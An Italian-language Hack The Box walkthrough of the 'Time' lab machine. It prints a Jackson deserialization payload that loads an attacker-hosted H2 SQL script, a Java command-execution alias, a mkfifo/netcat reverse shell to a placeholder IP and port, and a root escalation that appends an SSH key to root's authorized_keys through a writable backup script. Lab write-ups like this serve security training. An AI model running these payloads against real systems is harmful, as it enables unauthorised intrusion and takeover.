

# TIME | Kaosam


Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Risultati port scanning:

```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.214
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-14 11:14 CEST
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 11:17 (0:00:03 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.75% done; ETC: 11:17 (0:00:04 remaining)
Nmap scan report for 10.10.10.214
Host is up (0.066s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  ssl/http?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.44 seconds
root@unknown:~/Desktop#
```

Le uniche porte aperte sono la 22 e la 80. Se si naviga sul browser ci si imbatte in un sito web, dove gira un'applicazione chiamata JSON Parser:



Se testiamo un input una stringa JSON e selezioniamo l'opzione Beautify, viene restituito un output corretto, ma se utilizziamo la seconda funzione del menu a tendina "Validate (beta)", viene lanciata un'eccezione Java dal backend:

```
Validation failed: Unhandled Java exception:
com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected
token (START_OBJECT), expected START_ARRAY: need JSON Array to contain
As.WRAPPER_ARRAY type information for class java.lang.Object
```

Cercando online, possiamo vedere come Jackson sia una libreria Java, per la quale ci sono molti CVE, per quanto riguarda i Jackson gadget:

<https://blog.doyensec.com/2019/07/22/jackson-gadgets.html>

E' quindi possibile creare uno script SQL, ospitandolo attraverso un server sulla porta 80:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).us
eDelimiter("\\A");
    return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('id > exploited.txt')
```

Dando quindi in input all'applicazione il seguente JSON:

```
["ch.qos.logback.core.db.DriverManagerConnectionSource",
{"url": "jdbc:h2:mem;;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://IP_ADDRESS/inject.sql'"}]
```

Otteniamo la risposta HTTP 200 dal server:

```
root@unknown:~/Desktop# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.214 - - [14/Apr/2021 11:48:36] "GET /inject.sql HTTP/1.1" 200 -
```

Ora, accertato che funziona, è possibile personalizzare lo script sql per ottenere una reverse shell.

Mettendo il terminale in ascolto (nc -lvp PORT), e modificando lo script per restituire la shell tramite nc:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws
java.io.IOException {

    String[] command = {"bash", "-c", cmd};

    java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).us
eDelimiter("\\A");

    return s.hasNext() ? s.next() : ""; }

$$;

CALL SHELLEXEC('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
IP_ADDRESS PORT >/tmp/f')
```

Otteniamo una shell, ad esempio in questo caso sulla porta 4444, utente “pericles”:

```
root@unknown:~/Desktop# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.214.
Ncat: Connection from 10.10.10.214:34088.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
$
```

Ottenuta la user flag, è opportuno effettuare l’upgrade della shell per navigare in una bash interattiva, attraverso python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Per ottenere la root, iniziamo l’enumerazione attraverso linpeas.sh:

<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>

Trasferito il file con wget sulla macchina vittima, una volta eseguito si osserva che lo user pericles possiede l’eseguibile /usr/bin/timer\_backup.sh:

```
/var/lib/php/sessions
/var/tmp
/var/tmp/timer_backup.sh.swo
/var/tmp/timer_backup.sh.swp
/var/www/html
/usr/bin/timer_backup.sh

[+] Searching passwords in config PHP files
[+] Finding IPs inside logs (limit 70)
105 /var/log/cloud-init-output.log:0.0.0.0
68 /var/log/cloud-init-output.log:255.255.255.0
35 /var/log/cloud-init-output.log:255.0.0.0
35 /var/log/cloud-init-output.log:127.0.0.1
25 /var/log/cloud-init-output.log:10.10.10.2
25 /var/log/cloud-init-output.log:10.10.10.0
24 /var/log/cloud-init-output.log:10.10.10.111
```

Il contenuto rivela la seguente stringa di codice:

```
pericles@time:/home/pericles$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
pericles@time:/home/pericles$
```

Si può provare a scrivere dunque la public key della macchina vittima dentro le authorized keys dell'utente root, così da accedere poi via ssh:

```
echo "echo PUBLIC_KEY >> /root/.ssh/authorized_keys" >>
/usr/bin/timer_backup.sh
```

```
root@unknown:~/.ssh# ssh root@10.10.10.214
The authenticity of host '10.10.10.214 (10.10.10.214)' can't be es
ECDSA key fingerprint is SHA256:sMBq2ECkw00gfWnm+CdzEgN36He1XtCyD7
Are you sure you want to continue connecting (yes/no/[fingerprint])
Warning: Permanently added '10.10.10.214' (ECDSA) to the list of k
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 14 Apr 2021 10:42:22 AM UTC

System load:          0.0
Usage of /:            18.2% of 27.43GB
Memory usage:         44%
Swap usage:           0%
Processes:            277
```

Rooted!

Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>